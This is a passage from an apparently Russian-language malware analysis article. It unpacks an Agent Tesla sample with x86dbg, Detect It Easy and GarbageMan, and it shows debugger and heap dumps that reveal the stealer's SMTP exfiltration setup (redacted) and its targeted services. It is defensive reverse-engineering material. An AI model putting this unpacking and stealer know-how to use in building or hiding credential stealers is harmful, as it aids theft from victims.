> **INFO**
>
> Я видел, как люди пишут декодер хешей WinAPI на Python в виде скрипта для IDA Pro, чтобы разматывать алгоритм хеширования, а затем реализуют его в скрипте. Техника, которую я демонстрирую здесь, намного проще, но имеет тот же эффект, потому что при такой декодировке тоже можно будет разметить листинг дизассемблера, только вручную.

Исследуем djdqvq.sra

Теперь, трассируя шелл-код, мы можем начать расшифровку оставшегося файла `djdqvq.sra`, который приберегли с самого начала.

Внимательно смотрим на трассу выполнения (лог отладчика), помечаем интересные функции, чтобы при повторном заходе к ним вернуться. Одна из таких функций — `lstrcatW`, она собирает две строки в одну. Если посмотреть на стек, то сразу увидим ее аргументы.




```
EAX   00CFF414    L"C:\\Users\\admin\\AppData\\Local\\Temp\\"
EBX   00AA6000
ECX   E18C7EBE
EDX   01020000
EBP   00CFF6AC
ESP   00CFF408
ESI   00F3D314    "%s"
EDI   00CFF71C

EIP   768E8310    <kernel32.lstrcatW>

EFLAGS   00000304
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError   00000057 (ERROR_INVALID_PARAMETER)
LastStatus  C000000D (STATUS_INVALID_PARAMETER)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 0000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 0000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 0000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 0000000000000000000 x87r3 Empty 0.000000000000000000

Default (stdcall)
1: [esp+4]  00CFF414 00CFF414 L"C:\\Users\\admin\\AppData\\Local\\Te
2: [esp+8]  00CFF658 00CFF658 L"djdqvq.sra"
3: [esp+C]  003A0043 003A0043
4: [esp+10] 0055005C 0055005C
5: [esp+14] 00650073 00650073

00CFF408  00EA116F  return to 00EA116F from ???
00CFF40C  00CFF414  L"C:\\Users\\admin\\AppData\\Local\\Temp\\"
00CFF410  00CFF658  L"djdqvq.sra"
00CFF414  003A0043
00CFF418  0055005C
00CFF41C  00650073
00CFF420  00730072
00CFF424  0061005C
00CFF428  006D0064
00CFF42C  006E0069
00CFF430  0041005C
00CFF434  00700070
00CFF438  00610044
00CFF43C  00610074
00CFF440  004C005C
00CFF444  0063006F
00CFF448  006C0061
00CFF44C  0054005C
```

Аргументы функции lstrcatW, отображаемые в окне стека x86dbg

Понятно, что дальше идет код копирования файла `djdqvq.sra` из установщика во временный каталог (по сформированному функцией `lstrcatW` пути), который виден на скриншоте. Дальше идет его открытие при помощи `CreateFileW`. Так как дело происходит в извлеченном шелл-коде, конечно, будет ошибка, потому что файл не скопируется.

Чтобы наша отладка не сломалась, нужно просто скопировать файл `djdqvq.sra` во временную папку самостоятельно (естественно, все делаем в виртуальной машине, отключенной от интернета). Не забываем, что `djdqvq.sra` зашифрован, поэтому далее идет вызов `VirtualAlloc`, выделяющий память для расшифрованного кода. Теперь останавливаемся на инструкции `ret` функции `VirtualAlloc`.




Выделение буфера памяти для расшифрованного кода из djdqvq.sra

Дальше стандартный алгоритм действий:

1. Извлекаем функцией `VirtualAlloc` из регистра EAX адрес выделенной памяти.
2. Ставим точку останова по доступу на начало выделенной области памяти.
3. После установки брейк-пойнта отпускаем программу на выполнение. Основная цель здесь — отловить момент, когда полезная нагрузка будет расшифрована или начнет выполняться. Нужно быть готовым к тому, что точка останова сработает несколько раз. В памяти ждем появления осмысленного кода или заголовка исполняемого файла PE (Portable Executable).
4. В конце дампим полезную нагрузку в файл силами x86dbg (Dump Memory To File — так же, как мы сбрасывали шелл-код в предыдущей статье).

После прохождения этих шагов загрузим полученный файл в DIE.



Detect It Easy v3.09 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\admin\Desktop\infected\ )000.bin

File type: PE32; File size: 248.00 KiB; Base address: 00400000; Entry point: 00401896

Sections: 0004; Time date stamp: 2023-04-10 16:37:11; Size of image: 00042000

Scan: Automatic; Endianness: LE; Mode: 32-bit; Architecture: I386; Type: GUI

```
PE32
    Operation system: Windows(Vista)[I386, 32-bit, GUI]
    Linker: Microsoft Linker(14.35.32216)
    Compiler: EP:Microsoft Visual C/C++(2017 v.15.5-6)[EXE32]
    Compiler: Microsoft Visual C/C++(19.35.32216)[LTCG/C++]
    Language: C/C++
    Tool: Visual Studio(2022 version 17.5)
  Resource[00013658]: PE32
      Operation system: Windows(95)[I386, 32-bit, GUI]
      Linker: Microsoft Linker
      Compiler: VB.NET
      Language: BASIC
      Library: .NET(v4.0.30319)
    Overlay: Binary
```

☐ Signatures ☑ Recursive scan ☑ Deep scan ☐ Heuristic scan ☑ Verbose ☐ All types; 533 msec

Расшифрованный djdqvq.sra в DIE

DIE сразу же анализирует весь файл, и мы наблюдаем такую картину:

- файл ничем не запакован, энтропия нормальная;
- имеется ресурс, который был распознан как нечто с заголовком PE (!);
- ресурс написан на .NET.

> **INFO**
>
> Раньше DIE не сканировал ресурсы, такая возможность появилась в последних версиях. Всегда используй последние версии: помимо новых багов, в них могут быть интересные возможности! Но что, если у тебя старый DIE? То, что в файле производится работа с ресурсами, можно определить, например, по импортируемым API-функциям.

При помощи Process Hacker вытаскиваем ресурс, который оказывается исполняемым файлом .NET. В принципе, тут есть два подхода: попробовать декомпилировать ресурс и надеяться, что он не обфусцирован (иначе еще придется разбираться с обфускацией), либо попытаться динамически вытащить инфу из этого файла, используя стороннее ПО. Естественно, выберем второй путь: он быстрее и проще, а время, как известно, деньги.

GarbageMan


Классические вирусы обычно пишут на C/C++, ассемблере и прочих низкоуровневых языках. Но это не обязательно делает их наиболее эффективными. Малварь, написанная на .NET, может доставить кучу проблем, потому что методы обфускации этого кода стали весьма могучими.

В какой-то степени этому помогло открытие исходников платформы .NET. Конечно же, вирмейкеры изучили исходники и сделали соответствующие выводы. В итоге мы имеем многослойное шифрование, различные манипуляции с процессами, массу антиотладочных и обфусцирующих приемов.

Чтобы как-то решать такие проблемы, была создана замечательная программа под названием GarbageMan. Она нам и поможет в анализе файла. Дело в том, что рабочий Heap и стек .NET-приложения представляют собой настоящий кладезь информации о типах данных, связанности объектов друг с другом и прочих вещах. При помощи GarbageMan мы будем ее извлекать и исследовать.

GarbageMan создает снимки состояния загруженного в него приложения и отображает информацию: даже если в файле используется обфусцирование или шифрование (как в нашем случае), во время выполнения вредонос расшифрует эту информацию.

Загрузим наш .NET-файл в GarbageMan и наделаем несколько снимков его работы с промежутком в несколько сот миллисекунд.



GarbageMan - database.db

Snapshot: #15 - 3000 ms (PID: 7520); Thread: 512


☑ Analyze refs automatically

Item	Address	Size	Type	Value
7854	00000000033D9A7C	12	Free	NULL
7855	00000000033D9A88	108	System.SByte[]	BIN
7856	00000000033D9AF4	24	System.Net.SafeFreeContextBufferChannelBinding_S...	NULL
7857	00000000033D9B0C	32	System.String	SslStream
7858	00000000033D9B2C	88	System.ObjectDisposedException	NULL
7859	00000000033D9B84	58	System.String	ObjectDisposed_Generic
7860	00000000033D9BC0	28	System.Environment+ResourceHelper+GetResourceS...	NULL
7861	00000000033D9BDC	32	System.Runtime.CompilerServices.RuntimeHelpers+T...	NULL
7862	00000000033D9BFC	32	System.Runtime.CompilerServices.RuntimeHelpers+...	NULL
7863	00000000033D9C1C	78	System.String	Cannot access a disposed object.
7864	00000000033D9C6C	40	System.Int32[]	BIN
7865	00000000033D9C94	152	System.Collections.Generic.Dictionary<System.String,...	NULL
7866	00000000033D9D2C	28	System.Runtime.Serialization.SafeSerializationManager	NULL
7867	00000000033D9D48	68	System.String	SmtpPooledStream::Dispose #
7868	00000000033D9D8C	88	System.ObjectDisposedException	NULL
7869	00000000033D9DE4	28	System.RuntimeType	NULL
7870	00000000033D9E00	84	System.RuntimeType+RuntimeTypeCache	NULL

Snapshot: Any; Type: byte; Order by: Address; Limit: 1000; Asc

Snap	Address	Size	Type	Value
2	00000000033ABCDC	15	System.Byte[]	587
3	00000000033ABCDC	15	System.Byte[]	587
4	00000000033ABCDC	15	System.Byte[]	587
1	00000000033ABD00	17	System.Byte[]	false
2	00000000033ABD00	17	System.Byte[]	false
3	00000000033ABD00	17	System.Byte[]	false
4	00000000033ABD00	17	System.Byte[]	false
1	00000000033ABD2C	27	System.Byte[]	smtp. .com
2	00000000033ABD2C	27	System.Byte[]	smtp. .com
3	00000000033ABD2C	27	System.Byte[]	smtp. .com
4	00000000033ABD2C	27	System.Byte[]	smtp. .com
1	00000000033ABD74	33	System.Byte[]	pı @ .com
2	00000000033ABD74	33	System.Byte[]	pı @ .com
3	00000000033ABD74	33	System.Byte[]	pı @ .com
4	00000000033ABD74	33	System.Byte[]	pı @ .com

Используемая почта, почтовый сервер и порт



Snap	Address	Size	Type	Value
2	00000000033AC04C	20	System.Byte[]	facebook
3	00000000033AC04C	20	System.Byte[]	facebook
4	00000000033AC04C	20	System.Byte[]	facebook
1	00000000033AC080	19	System.Byte[]	twitter
2	00000000033AC080	19	System.Byte[]	twitter
3	00000000033AC080	19	System.Byte[]	twitter
4	00000000033AC080	19	System.Byte[]	twitter
1	00000000033AC0B0	17	System.Byte[]	gmail
2	00000000033AC0B0	17	System.Byte[]	gmail
3	00000000033AC0B0	17	System.Byte[]	gmail
4	00000000033AC0B0	17	System.Byte[]	gmail
1	00000000033AC0DC	21	System.Byte[]	instagram
2	00000000033AC0DC	21	System.Byte[]	instagram
3	00000000033AC0DC	21	System.Byte[]	instagram
4	00000000033AC0DC	21	System.Byte[]	instagram

Список интересующих Agent Tesla сервисов

У меня получилось извлечь список сервисов, с которыми взаимодействует Agent Tesla, его почту, почтовый сервер и много другой информации. Неплохо за минуту работы приложения!

ВЫВОДЫ

Вооружившись описанными в статье методами анализа, ты сможешь значительно облегчить себе жизнь при анализе вредоносного ПО. Как видишь, не всегда нужно действовать в лоб! Иногда можно ускорить работу, если уметь хорошо пользоваться своими инструментами. Они помогут сделать процесс быстрее!

ЯДЕРНЫЙ ФАЗЗИНГ

Настраиваем Syzkaller для поиска багов в ядре Linux

